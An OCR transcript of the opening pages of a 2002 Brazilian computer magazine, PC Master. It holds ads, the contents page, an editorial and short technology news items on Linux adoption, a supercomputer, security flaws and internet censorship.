Vida pós AudioGalaxy • A polêmica do Pentium 4

PC MASTER

Edição 64 Ano 6 Brasil R$ 11,90 Europa € 4,50

EDITORA 15 EUROPA

EXCLUSIVO LINUX 8 Conectiva EM 2 CDs

- O melhor Linux para PCs brasileiros
- Totalmente em português
- Instalador gráfico muito prático
- Suporte para recursos multimídia
- Pronto para acessar Internet
- KDE 3 completo e em português
- Pacotes atualizados e estáveis

Kernel 2.4.18
Enlightenment .16
Xfree 4.2.0
KDE 3.0.1
Gnome 1.4.1
Apache 1.3.26
Sendmail 8.11
VNC 3.3.3
Abiword 0.9.5
Bluefish 0.7

- DivX
- SQL
- BioInfo
- Bluetooth
- Clustering

10 TECNOLOGIAS VITAIS

- .NET
- IPV6
- Apache
- Linux
- Java

Veja porque essas tecnologias se tornaram essenciais e como você pode dar um salto na sua carreira com elas

ISSN 1676609-1
9 771414 382006 64

Bio Informática

Seleção Natural, Mutação e Herança Genética são a nova mania em programação. Se você não entendeu nada é melhor ir direto para a página 38

Windows .NET

Já testamos e mostramos porque você vai querer usá-lo agora

Multiprogramas

Tutorial para desenvolver programas compatíveis com Linux e Windows usando as ferramentas GTK e Pascal

MS OpenSource

Tudo sobre o código aberto do Windows. Veja aqui o que essa mudança da Microsoft vai significar na prática

Para falar (E fazer negócios!) com milhões de pessoas* via Internet, você precisa ter um suporte que te ofereça

Muito Mais Que Hospedagem!

Por que se contentar apenas com a hospedagem de seu site, quando você pode ter muito mais em um só provedor?

Você precisa de Soluções!

E só um grupo de empresas pode te oferecer todas as ferramentas e serviços para internet.
Conheça algumas das soluções do Grupo **InternetBrasil**:

- Hospedagem e Registro de Domínios
- E-business
- E-commerce
- Sites Personalizados
- Firewall
- Sistemas Administrativos
- Comunicação Visual
- Consultoria
- Speedy Home & Business
- Conexão Dedicada
- Multi IP Estadual
- Fibra Ótica
- Frame-Relay
- Anti-vírus
- Co-Location
- Hospedagem Partner
- Acesso Discado
- E mais: **Suporte 24 horas X 7 dias**. E muito mais!

Seja qual for sua necessidade, conte com a **InternetBrasil.** A internet na medida da sua necessidade!

E ter um grupo de empresas trabalhando para o **seu** sucesso na internet custa muito menos do que você imagina!

Ligue para: (11) **3064-5000 3064-1000 - 5081-9000 5084-6000**, ou acesse: **www.internetbrasil.com.br** e veja como é fácil falar - E fazer negócios! - com milhões de pessoas pela internet!

*14 milhões no Brasil. 498 milhões em todo o mundo.

InternetBrasil

A Internet do seu jeito.

Empresas do Grupo InternetBrasil:

allnet WEBMaker SOLUÇÕES INTERNET

Rua Correa Dias, 184 - 11º andar - Paraíso - São Paulo

Empresas Parceiras:

Hospedagem

Registro de Domínio

E-mail

E-commerce

Soluções...

Sua empresa não existe na Internet?

Venha para a Digiweb Brasil!

Planos de hospedagem à partir de R$ 29,90 *

Nesses dias de globalização, quem não tem um web site na Internet não existe.

Abra as portas de sua empresa para o mundo, tenha um web site na Internet.

Não fique para trás, na **Digiweb Brasil** você encontra toda a eficiência, rapidez e segurança que você precisa para fazer seu projeto de Internet virar um sucesso. Tudo que você imaginar, web site, portal, megaportal, comercio eletrônico, não importa o que você quer fazer, nós temos a solução do tamanho de sua necessidade.

Na hora de decidir, escolha quem faz mais por você.

Rápido

Fácil

Econômico

Seguro

www.digiweb.com.br

Ninguém está mais preparado para cuidar de seu web site.

Digiweb BRASIL

(11) 5084-2575

* Preço referente ao plano Linux. - Pagamento Trimestral - Descontos para pagamentos semestrais e anuais. Taxa Inscrição R$ 30,00 - Serviço de Registro de Domínio : R$ 50,00. Taxas FAPESP/Internic não inclusas

DESTAQUES

10 TECNOLOGIAS VITAIS

Saiba tudo sobre as tecnologias que você não pode deixar de conhecer 18

Bio Programação
Veja como funciona o algoritmo genético, uma nova técnica de programação 38

Novo Windows
Testamos o Windows .NET, a mais recente versão dos servidores da Microsoft ... 34

Conectiva Linux 8
Conheça as principais novidades e aprenda a instalar o sistema, que você recebe no CD-ROM 44

Repórter 6
Caso JPG 14
MS Open Source 28
Fim do AudioGalaxy 30
Calor x Desempenho – Pentium 4 32
Vírus do mês 42
Aplicações Linux em Windows 50
O especialista: Apache como proxy 56
Falhas de Segurança 58
Família Linux 60
Help Line 62
Crônica: Amigo imaginário 66

Se for o caso, reclame. **Nosso objetivo é a excelência!**

EDITORA 15 ANOS EUROPA

CORRESPONDÊNCIA
Rua M.M.D.C., 121
CEP 05510-021
São Paulo – SP
Fax: (0xx11) 3097-8583

Atendimento (0xx11) 3038-5050 (São Paulo), 0800-557687 (Outras localidades)
Das 8h às 20h; sábados das 9h às 15h
e-mail: atendimento@europanet.com.br

Redação
Tel: (0xx11) 3038-5079
Tel: (0xx11) 3819-0538
e-mail: pcmaster@europanet.com.br

Publicidade
(0xx11) 3038-5098
e-mail: publicidade@europanet.com.br

Suporte técnico (0xx11) 3038-5070
Horário de atendimento – De segunda à sexta das 9h às 12h e das 13h às 17h
e-mail: suporte@europanet.com.br

Visite nosso site: www.europanet.com.br

Sumário

PC MASTER

Edição Nº 84 – Setembro 2002

Diretores
Aydano Roriz e Abilio P. Cunha

Editor e Diretor Responsável: Aydano Roriz

Redação
Diretor Editorial: Roberto Araújo
Redator-chefe: Luiz Siqueira
Editora-assistente: Angela Nunes
Redator Técnico: Edson Ogihara
Chefe de Arte: Welby Dantas
Assistente de Arte: Rodrigo Mota
Revisão de Texto: Leticia Bueno
Jornalista Responsável: Roberto Araújo MTb.10.766
Colaboraram nesta edição: Ademir Mota, Domingo M. Montanaro, Fabio Mengue, Fernando Lozano, Leandro Calçada, Rodrigo Galan e Toni Cavalheiro

Produção do CD-ROM: Edson Ogihara e Luiz Siqueira
Euroimagem: Valerio Romahn
Internet: Luiz Siqueira (Web Editor) e Cassio Narciso (Web Master)

Diretor Operacional: Abilio P. Cunha

Propaganda: Ivan Volpe

Publicidade São Paulo
Ligue (0xx11) 3038 + ramal desejado
Gerente de produto: Rodrigo Cunha (r 5097)
Executivo de contas: Alessandro Donadio (r 5095) - Flávia Pinheiro (r 5105)

Publicidade Outras Praças
Brasília (0xx61) 242-9590 - New Business
Minas Gerais (0xx31) 281-6751 - Celia de Oliveira
Nordeste (0xx71) 928 - 6624 - Ângela Freitas
Paraná (0xx41) 224-6313 - Helenara Andrade
Rio de Janeiro (0xx21) 507-8541 - Leopoldo Amorim
Rio Grande do Sul (0xx51) 3233-1587 - Rose Iscopo
Santa Catarina (0xx48) 247-7804 - Atanil de Medeiros

Publicidade EUA e Canadá: Global Media
Fone 001 (650) 306-0880; Fax: 001 (650) 306-0890

Circulação e Promoção
João Alexandre, Ezio S. Vicente, Jackeline Monjardim, Joelma R. Dantas e Marcelo Diniz

Desenvolvimento de Pessoal: Tânia Marilia Ribeiro

Atendimento ao Assinante
Telefone São Paulo: (0xx11) 3038-5050;
Telefone outros estados: 0800-557667
Cecília Tomazelli (Gerente); Fabiana Lopes (Coordenadora); Carla Dantas; Elisangela Tokashiki; Luiz Eduardo Soares; Paula Hanne; Renata Kurosaki, Erick Melo, Ronie de Souza, Willians Lima da Cruz, Raphael de Oliveira Gherarde e Vinicios Dell'Erba Christe

Suporte Técnico (0xx11) 3038-5070 – E-mail: suporte@europanet.com.br
Marco Clivati (Coordenador); Diogo Cavaletti, Ivan Bastos, Rodolfo Mello, Rodrigo Galan

PC Master (ISSN 1414-3828) é uma publicação mensal da Editora Europa Ltda. O CD-ROM é parte integrante desta edição, não podendo ser vendido separadamente. A Editora Europa não se responsabiliza pelo conteúdo dos anúncios de terceiros.
Números anteriores – No seu jornaleiro ou na Editora Europa
Rua M.M.D.C nº 121 – São Paulo, SP - CEP 05510-021,
Fone 0800 55 7867, Fax (0xx11) 3097-8583
Pela Internet www.europanet.com.br
E-mail atendimento@europanet.com.br

Distribuidor Exclusivo para o Brasil
Fernando Chinaglia Distribuidora S. A. – Rua Teodoro da Silva, 907
CEP 20563-900 Rio de Janeiro - RJ

Distribuição em Portugal:
MIDESA PORTUGAL S.A.
Rua da Republica da Coreia, 34 - Ranholas
2710-460 - Sintra - Lisboa - Portugal
Fone: 21 926 78 00
e-mail: editores@midesa.pt

Impressão: Gráfica Globo Cochrane

ANER – Somos Filiados à ANER –
Associação Nacional dos Editores de Revistas

IVC – Instituto Verificador de Circulação

Ao Leitor

Um usuário avançado de informática é testado o tempo inteiro com "passwords". Alguém, que pode ser um colega, seu chefe, ou um cliente, lança um "o que você acha do IPv6?", às vezes só para puxar assunto antes de chegar ao ponto principal da conversa. Pronto. Se você não souber, já vai ficar na maior saia justa. Se fingir que sabe, corre o risco de ser desmascarado a qualquer momento. Se passar recibo da ignorância, não estará fazendo bem à sua imagem.

Só há uma solução: manter-se sempre bem informado sobre tudo que está acontecendo na informática. A isto chama-se conhecimento horizontalizado, ou seja, aquele que não é sua especialidade, mas convém que você saiba. Foi esta a motivação da reportagem de capa desta edição da sua PC Master. Reunir e explicar numa mesma edição as 10 tecnologias vitais aos usuários avançados.

Estes temas têm sido constantes na sua PC Master. Para ficar ainda no exemplo do IPv6, este protocolo foi assunto de uma reportagem detalhada na edição número 33 da Revista. A importância do protocolo é enorme, já que ele resolverá vários problemas da Internet atual e permitirá conectar uma infinidade de computadores à rede. Desde daquela época ficou claro para mim que o IPv6 seria suficiente para conectar todos os computadores da Terra e porventura todos os de Marte, se vasta vida inteligente e informatizada houvesse nesse planeta.

De uma maneira semelhante recebi outro dia a indagação de um leitor do porque colocamos tantas e tão diversas distribuições de Linux. A motivação é sempre pela novidade. Sabemos que cada grupo de leitores gosta de uma determinada distribuição e, para ele, cada upgrade é essencial. O Conectiva 8.0 desta edição certamente vai atingir um grande número de leitores já que tem muitos usuários. Mesmo que você não aprecie o Conectiva, é importante que saiba que saiu a versão 8 e quais suas diferenças em relação à anterior. Mais que saber, ter os discos em casa e, numa conversa, poder perfeitamente salvar a pele daquele amigo (ou o chefe, ou o cliente) que precisa exatamente da distribuição.

Você nunca sabe quando será pedida a próxima password. Não é por acaso que a informação ou o programa certo seja a senha que pode permitir a você entrar em um novo mundo.

Roberto Araújo – Diretor Editorial
araujo@europanet.com.br

Seja qual for o destino do seu produto, o ponto de partida é aqui.

Distribuição Sonopress.

A Sonopress dá um completo suporte a seus clientes, oferecendo um leque de serviços cada vez mais eficientes. Através de soluções personalizadas em logística, seus pedidos agora saem direto da fábrica para a mão de seus clientes. Tudo isso, nas quantidades e no mix que você determina.
Sonopress: soluções confiáveis.

Autoração · Replicação de CDs e DVDs
Gráfica · Fulfillment
Distribuição


arvato storage media
A BERTELSMANN COMPANY

Fone: (11) 3613-7300 - Fax: (11) 3611-3364 - www.sonopress.com.br

Sonopress
Solução na fabricação de CD ROM, Áudio e DVD

Repórter

Fique por dentro das últimas notícias de informática no Mundo. Entre elas, está o fato de que, no mundo todo, o Linux conquistou empresas e órgãos governamentais



Eles preferem o Linux

Grandes empresas e órgãos governamentais do mundo todo estão trocando o Windows pelo Linux

Doze anos se passaram desde que Linus Tovarld começou a idealizar um sistema operacional de código aberto. Desde então, muita gente já trocou os sistemas da Microsoft pelo Linux. Apesar disso, até pouco tempo atrás, a tecnologia do pinguim mantinha-se restrita a usuários individuais ou a poucas – e pequenas – empresas. Agora, parece que finalmente o Linux está conquistando o planeta.

De acordo com artigo publicado no jornal USA Today (www.usatoday.com), o sistema vem provando que, além de sair muito mais barato, pode ser também mais rápido e extremamente confiável. Por isso conquistou, no mundo todo, instituições financeiras, empresas de entretenimento e órgãos governamentais, entre muitos outros (veja quadro ao lado).

Enquanto isso no Brasil...

Assim como acontece lá fora, inúmeras empresas brasileiras, desde IBM e Vésper até o Banco do Rio Grande do Sul já se renderam ao pingüim. Mas Linux e Windows ainda vão disputar espaço por muito tempo. Um dos mais conturbados *rounds* dessa briga teve início em julho do ano passado e ninguém sabe quando – e como – vai terminar.

Nessa época, foi determinada, por licitação, a compra de 290 mil computadores para equipar escolas públicas. As máquinas viriam com sistema Windows, ao custo de R$ 2 bilhões. A Procuradoria da República não gostou do que viu e está tentando anular a licitação, com o argumento de que as máquinas poderiam ser equipadas com o sistema Linux, reduzindo custos para o Estado. Se o Linux ganhar essa disputa, estará mais próximo de conquistar o País.

Seguidores do Linux

Conheça algumas das principais empresas, instituições e países que trocaram o sistema operacional Windows pelo Linux e obtiveram excelentes resultados:

Empresas de Wall Street
- Merril Lynch
- Morgan Stanley
- Credit Suisse First Boston
- Dresdner

Empresas em Hollywood
- Disney
- Dream Works
- Pixar

Órgãos do Governo
- Estados Unidos
- Canadá
- França
- Inglaterra
- Espanha
- Singapura

Supercomputador

Vem aí o Linux ultraveloz

Supercomputador Linux mais rápido do mundo terá sete vezes a potência do famoso Deep Blue

Notícias sobre a construção de supercomputadores não são novidade. De tempos em tempos é feito estardalhaço em torno de algum projeto do gênero e é criada uma supermáquina. O anúncio da construção do supercomputador Linux, no entanto, chama atenção por suas dimensões. Encomendado pelo governo americano, será o computador Linux mais rápido do mundo. A máquina terá nada menos que 1.920 chips Xeon de 2.4 GHz, com capacidade de processar 9.2 teraFLOPS, o equivalente a 9,2 trilhões de cálculos por segundo, além de 3,8 TB de memória e 115,2 TB de espaço em disco.

Para se ter uma idéia do que significa isso, comparado aos PCs domésticos, o supercomputador terá processamento equivalente a 9,2 mil computadores e fará em apenas um dia o trabalho que um computador comum levaria 25 anos para realizar.

O colossal computador será construído pelo Linux NetworX, que garante que ele será sete vezes mais poderoso que o Deep Blue, o supercomputador da IBM que derrotou Garry Kasparov, o campeão mundial de xadrez. O objetivo é utilizar a supermáquina em pesquisas ligadas à segurança nacional americana.

Supercomputador terá capacidade de processamento de 9,2 mil PCs

Crime

Guerra contra pedofilia

Polícia americana está identificando os criminosos através de números de cartão de crédito em sites

O Reino Unido está à ceça de pedófilos. De acordo com o jornal The Sunday Telegraph (www.sundaytelegraph.com.au) o FBI, no final do ano passado, invadiu os sistemas de dois sites pornográficos de conteúdo pago e obteve o número do cartão de crédito e endereço de e-mail de internautas que haviam se registrado lá. Com as informações coletadas, a polícia americana já conseguiu identificar mais de sete mil pedófilos britânicos. Com o endereço dos criminosos em mãos e a ajuda da polícia do Reino Unido, o FBI espera desmantelar em breve uma grande rede de pedofilia online.

Frases

"Eles já não representam a mesma ameaça que representavam"

Mark Toshack, analista de vírus da MessageLabs, empresa britânica de segurança de sistemas, sobre hackers adolescentes.

"Eles pareciam saber de antemão o que seria noticiado"

Jonh Simpson, editor da BBC, em livro onde acusa o governo inglês de ter hackeado os computadores da emissora.

"Mesmo com todas as ferramentas e filtros que criamos para impedir o spam, um volume muito grande ainda acaba passando"

Parul Shah, diretor da Microsoft, admitindo que 80% de todos os e-mails que os usuários do Hotmail recebem diariamente – totalizando mais de um bilhão – são spams.


"A proporção de usuários de cannabis no setor de TI é muito mais alta do que suspeitávamos"

James Malach, diretor da TongueWag. A empresa de softwares entrevistou mil pessoas e descobriu que quase 92% dos profissionais de TI já fumaram maconha pelo menos uma vez na vida.

"Red Eye by C4$P3R Greets to Azrael666"

Inscrição colocada na página do Departamento de Ensino e Pesquisa do Exército Brasileiro, ligada ao Ministério da Defesa. A pichação foi realizada pelo grupo hacker Red Eye.

Compartilhando conexão com segurança, na velocidade certa.



WinRoute
the Stop Hackers

www.tinysoftware.com.br
11 3471.0007

Estamos cadastrando revendas. Informe-se.

Big Brother

Japão implementa RG digital

Governo japonês cria sistema único de identificação digital e gera polêmica e protestos em todo o país

O governo japonês acaba de criar um sistema único e obrigatório de identificação digital. Se for implantado, o sistema cruzará dados de todos os computadores municipais e construirá uma espécie de banco de dados central, com informações como nome, endereço, sexo, data de aniversário e número de identificação de cada um dos 126 milhões de japoneses.

A idéia, claro, está enfrentando resistência da população em todo o país e pelo menos cinco cidades recusaram-se a disponibilizar os dados sem o consentimento de cada cidadão. Os manifestantes apontam problemas da identidade digital como a violação da privacidade e a vigilância ostensiva do Estado sobre cada cidadão.

O maior medo, no entanto, é a possibilidade de manipulação dos dados por hackers, que encontrariam no sistema interligado de computadores um prato cheio para vasculhar a vida de qualquer indivíduo e até criar identidades falsas ou fazer mau uso das existentes.

De acordo com o governo, o sistema serviria para amenizar a burocracia, facilitando a obtenção de documentos e o acesso a serviços públicos. Para os ativistas, o preço a pagar por essas facilidades parece alto demais.

CURTAS

Save Karyn

Para saldar uma dívida de US$ 20 mil no cartão de crédito, a jovem americana Karyn, criou um site (www.savekaryn.com). Nele, ela explica que gastou esse fortuna comprando roupas de marca e quinquilharias em geral. Para saldar a conta, ela se propõe a parar de gastar com bobagens, leilões objetos pessoais e pede que os internautas doem qualquer valor. De acordo com ela, desde junho, quando o site entrou no ar, ela já conseguiu economizar US$ 2 mil – e recebeu mais de US$ 4 mil. Acredite, se quiser.

Arte para cegos

O museu Tate Modern, de Londres, criou um software que possibilita que cegos tenham acesso à obras de Picasso e Matisse. O recurso está disponível no site da galeria (www.tatemodern.com) e permite a impressão, em braile, de informações sobre os artistas e suas obras, além de imagens de pinturas, desenhos e esculturas. Completando o projeto, batizado de i-Map, deficientes visuais podem também agendar visitas para tocar as obras do museu, depois do horário de funcionamento.

Falhas no Google

O mais popular serviço teve nove falhas de segurança detectadas. O problema está no Google Toolbar, um recurso que permite que os usuários acrescentem as funções de busca do Google nos browsers de Internet. As falhas deixam os internautas suscetíveis a ataques e permitem a hackers ler arquivos.

Hacktivismo

Para driblar a censura

Grupo de hackers promete software para deixar usuários invisíveis em países que censuram o uso da Internet

Alguns do mais famosos hackers do mundo decidiram se unir, não para invadir sistemas, mas com o objetivo de criar uma fórmula de burlar a censura na Internet. Conhecidos pelo codinome "Hacktivismo", o grupo afirma ter criado um software gratuito capaz de tornar os internautas invisíveis. Assim, qualquer um poderia navegar sem problemas até em locais como China e países do Oriente, por exemplo, que exercem censura na Internet.

O software, na verdade, é um protocolo que permite que os usuários criem uma espécie de rede virtual privada (VPNs) descentralizada. Através das redes anônimas, seria possível a internautas do mundo todo trocar informações e acessar endereços, sem possibilidade de serem rastreados. O protocolo foi batizado de Six/Four, em alusão à data em que as autoridades chinesas abriram fogo sobre os ativistas democráticos na Praça Tiananmen, em 4 de Junho de 1989. O grupo hacktivismo é composto por cerca de 40 integrantes e foi o responsável pela criação, não muito tempo atrás, do "Câmera/Shy", programa que possibilita que internautas passem mensagens escondidas em imagens colocadas na rede.

redirecionar buscas e executar scripts em computadores vulneráveis.
Os bugs estão sendo corrigidos através do upgrade automático do Google, ou baixando as versões 1.1.59 e 1.1.60 da Toolbar, que não apresentam as falhas (www.uol.com.br/info/aberto/download/1252.shl).

Censura no Yahoo

O Yahoo está sendo criticado por cooperar com a censura na Internet.
O provedor firmou acordo com o governo chinês se comprometendo em limitar o acesso a conteúdos online censurados na China. O documento assinado pelo portal estabelece que provedores de acesso à Web naquele país concordam em "monitorar e eventualmente eliminar as informações publicadas pelos usuários em sites considerados prejudiciais pelas leis da China, além de não exibir links para páginas também consideradas impróprias pelo governo".

UOL sem spams

Passar spams pelo UOL vai ficar mais difícil. Para impedir a proliferação de e-mails indesejados, o UOL está bloqueando o uso da rede sem autenticação. Assim, quem quiser navegar no UOL usando o Speedy terá que se autenticar toda vez que entrar na Internet ou passar e-mails. Com a medida, usuários que têm esse acesso rápido não poderão mandar mensagens usando outros provedores que utilizem SMTP. Ou seja, o envio de mensagens por qualquer conta de e-mail Outlook ou Endora que não seja do provedor UOL será bloqueado.

Linux Mall
A loja 100% Linux

Software

Personal
A vista R$ 297,00
3x R$ 99,00
Professional
A vista R$ 792,00
3x R$ 264,00
Red Hat Linux 7.3 (i586)

Outras Novidades
OpenBSD 3.1
FreeBSD 4.6
Slackware 8.1
Star Office 6.0
Entrar em contato!
Tel.: (11) 5083-8259
5087-9441

Livros

Apache Server 2
A Bíblia
Em português

Acessórios

Novas camisetas:
do Free BSD;
do Tux (Pinguim);
Hacker;
Red Hat (Preta);
e outras.
Chaveiro Slackware
R$ 12,40
Maletas para notebook:
Travas anti-furto;
Alarme anti-furto.
R$ 239,00
ou 3x 79,67
(sem juros)

Tel: (11) 5087-9441
Tel/Fax: (11) 5083-8259
Rua Machado Bittencourt, 190 cj. 207
Vila Mariana - Prox. à Estação Sta. Cruz
São Paulo/SP
VISA
MasterCard
www.linuxmall.com.br

PowerMate eco
Computador ecológico

NEC lança primeiro PC ecológico. Sem cooler e feito de plástico reciclável, é também compacto e muito silencioso

Uma parceria entre a NEC e a Transmeta - empresa que tem entre seus fundadores Linus Tovalds, lançou no mercado americano o primeiro computador ecológico do mercado. O PC, batizado PowerMate eco, não possui cooler e é feito de um plástico totalmente reciclável. O material utilizado é NuCycle. Patenteado pela própria NEC, é uma mistura de resina de policarbonato com um silicone especial antifogo. Os computadores tradicionais também possuem coberturas antifogo, mas liberam gases tóxicos, o que não acontece com o PC ecológico.

O PowerMate eco é o primeiro PC ecológico

Compacto, não possui CPU. O monitor LCD de 15 polegadas esconde atrás da tela todo o equipamento, formando uma peça única. A tela de cristal líquido, além de economizar espaço, eliminou o tóxico elemento químico boro, presente nos monitores tradicionais. Da mesma forma, o PowerMate aboliu elementos como bário, cobalto e o chumbo – antes usado na solda da placa mãe.

Mas não é só a "carcaça" que traz novidades. A máquina utiliza um processador Crusoe de 900MHz, tem 256 MB de memória e disco rígido de 20GB. O mais importante, porém é provavelmente o fato de não ter cooler. Além de torná-lo silencioso, isso evita que o computador libere, através do ventilador, qualquer tipo de poeira ou germes – e por isso mesmo, um de seus focos principais é o uso em hospitais.

Essa novidade vai agradar usuários preocupados com o meio ambiente e que não precisam de grande velocidade de processamento. O preço, porém pode desanimar os interessados: o PowerMate eco está sendo vendido por US$ 1.599,00 – cerca de três vezes o preço de um PC tradicional com a mesma capacidade mas sem tela LCD.

EM ALTA

EM BAIXA

FABRICANTES DE HARDWARE

4LINUX Men
www.4linux.com.br
Auditoria, Consultoria, Outsourcing e Treinamento
Fone: +55 11 3889-0108
www.4linux.com.br
contato@4linux.com.br
A empresa do Linux mais Copiada!

Golpe

Falha em sistema cria gatunos do terrorismo

Defeito no sistema do banco Credit Union, causada pelo atentado de 11 de setembro, permitiu que seus correntistas roubassem 15 milhões de dólares

Quando as torres gêmeas do World Trade Center desabaram, em setembro do ano passado, graças a um atentado terrorista, o caos tomou conta dos Estados Unidos e de boa parte do mundo. E a cidade que abrigava os prédios derrubados, claro, foi quem mais sofreu. Além de quase três mil mortos, o ataque deixou parte da cidade sem luz, sem água e sem qualquer comunicação. E teve muita gente que se aproveitou disso.

A polícia de Nova York, de acordo com o jornal The New York Times (www.nytimes.com) anunciou que, ocultos pelo pandemônio, mais de dois mil clientes do banco Credit Union surrupiaram 15 milhões de dólares da instituição. O golpe aconteceu porque o computador do banco perdeu contato com seus caixas eletrônicos. Assim, as máquinas não impunham limite nas retiradas de dinheiro e muita gente levou para casa muito mais do que sua conta corrente permitia. O banco, que só recobrou completamente o contato com seus terminais depois de dois meses, afirma que decidiu deixar os caixas funcionando mesmo ciente do problema em consideração a seus clientes, que estariam traumatizados com a tragédia. Eles só não imaginavam que o resultado disso seria uma conta tão salgada.

A conseqüência dessa confusão é que quase 70 correntistas já foram presos, outros 35 estão sendo procurados e mais de quatro mil estão sendo investigados. Segundo os dados divulgados pela polícia, 540 clientes sacaram pelo menos 5 mil dólares além do limite de suas contas, outros 1700 correntistas estouraram o saldo em cerca de 3 mil dólares. Houve até um sujeito que, entre 19 de setembro e 22 de outubro, realizou 53 saques de até 200 dólares e usou o cartão de débito 101 vezes. Às custas do banco – e graças a Bin Laden – freqüentou motéis, lojas, joalherias e restaurantes caros.

RECUPERAÇÃO DE DADOS
HDs, CDs, Disquetes, RAID, ZipDrive ...
Inacessíveis, Defeituosos, Formatados, Bad Block,
Ataque de Vírus, Hackers, Arquivos corrompidos,
Apagados, Senhas Esquecidas, Clones Físicos ...
Laboratório nos EUA (opcional)
www.doctorbyte.com.br
Tel:(11) 5531-2370 5093-7397

Cursos do Mês

ASP – Módulo I
02/09 a 13/09 – R$ 702,00
40 hs – Impacta
Desenvolvimento e aplicação de recursos de programação em ASP
Av. Paulista, 1009 – 9º andar – SP
Tel. (11) 3285-5566
www.impacta.com.br

Administração de Redes Locais
14/09 a 28/09 – R$ 140,00 – 20 hs
Universidade Estácio de Sá
Administração de servidores de rede com sistema operacional Windows NT.
Av. Pres. Vargas, 642 – 2º andar – RJ
Tel. (21)2563-0000
www.ricardoportella.com.br/calendario.htm

Tratamento de Imagens
16/09 a 20/09 – R$ 980,00
40 hs – Graph Work
Especialização em tratamento de imagens para uso gráfico.
R. Apeninos, 501 – SP
Tel. (11)288 1304 / (11)289 2847
www.graphwork.com.br

Crimes em Informática
21/09 – 8 hs – IBPINET
Debate sobre questões éticas e legais relacionadas à tecnologia da informação e à Internet, e sobre crimes digitais.
Av. Paulista, 1499 – Cj. 1001 – SP
Tel. (11)253-6364/6569
www.ibpinet.net/asit

Flash 5.0 – Módulo I
14/09 a 19/10 – R$ 527,00
40h – Impacta
Utilização de recursos do flash 5, com níveis básicos e avançados.
Av. Paulista, 1009 – 9º andar – SP
Tel. (11) 3285-5566
www.impacta.com.br

Rede SW livre
30/09 – R$ 20,00 – SUCESU
Detectação de intrusos em redes com SW livre
Rua Tabapuã, 627 – SP
Tel. (11)3078-2144 r. 218
www.sucesu.org.br

Livro

Apache Server 2 - A Bíblia
Mohamed Kabir – 848 páginas
Editora Campus – Preço: R$ 149,00


Usado por mais de 60% dos administradores Web, o Apache é uma tecnologia indispensável para qualquer profissional de informática. Este livro, que é parte da série *A Bíblia*, traz orientação completa para a implementação do Apache, com informações desde a instalação e configuração, até a administração de sites, aplicações, segurança e desempenho. São instruções passo a passo para atender desde o iniciante na tecnologia até quem tem conhecimentos avançados.

Diário Hacker - Confissões de hackers adolescentes

Dan Verton – 288 páginas
Editora Berkely – Preço: R$ 29,00

Histórias de hackers adolescentes – inclusive de um jovem de 18 anos preso por invadir o site do Pentágono. Há entrevistas também com agentes do FBI, oficiais de justiça, psicólogos, professores e pais de hackers. Com tudo isso, o autor procura apresentar o que motiva esses adolescentes e entender o mundo que os rodeia e suas relações. No meio disso, há deliciosas histórias de ataques e explicações de como foram realizadas as proezas.

C++ XML
Fábio Arciniegas – 336 páginas
Editora Makron Books – Preço: R$ 59,00



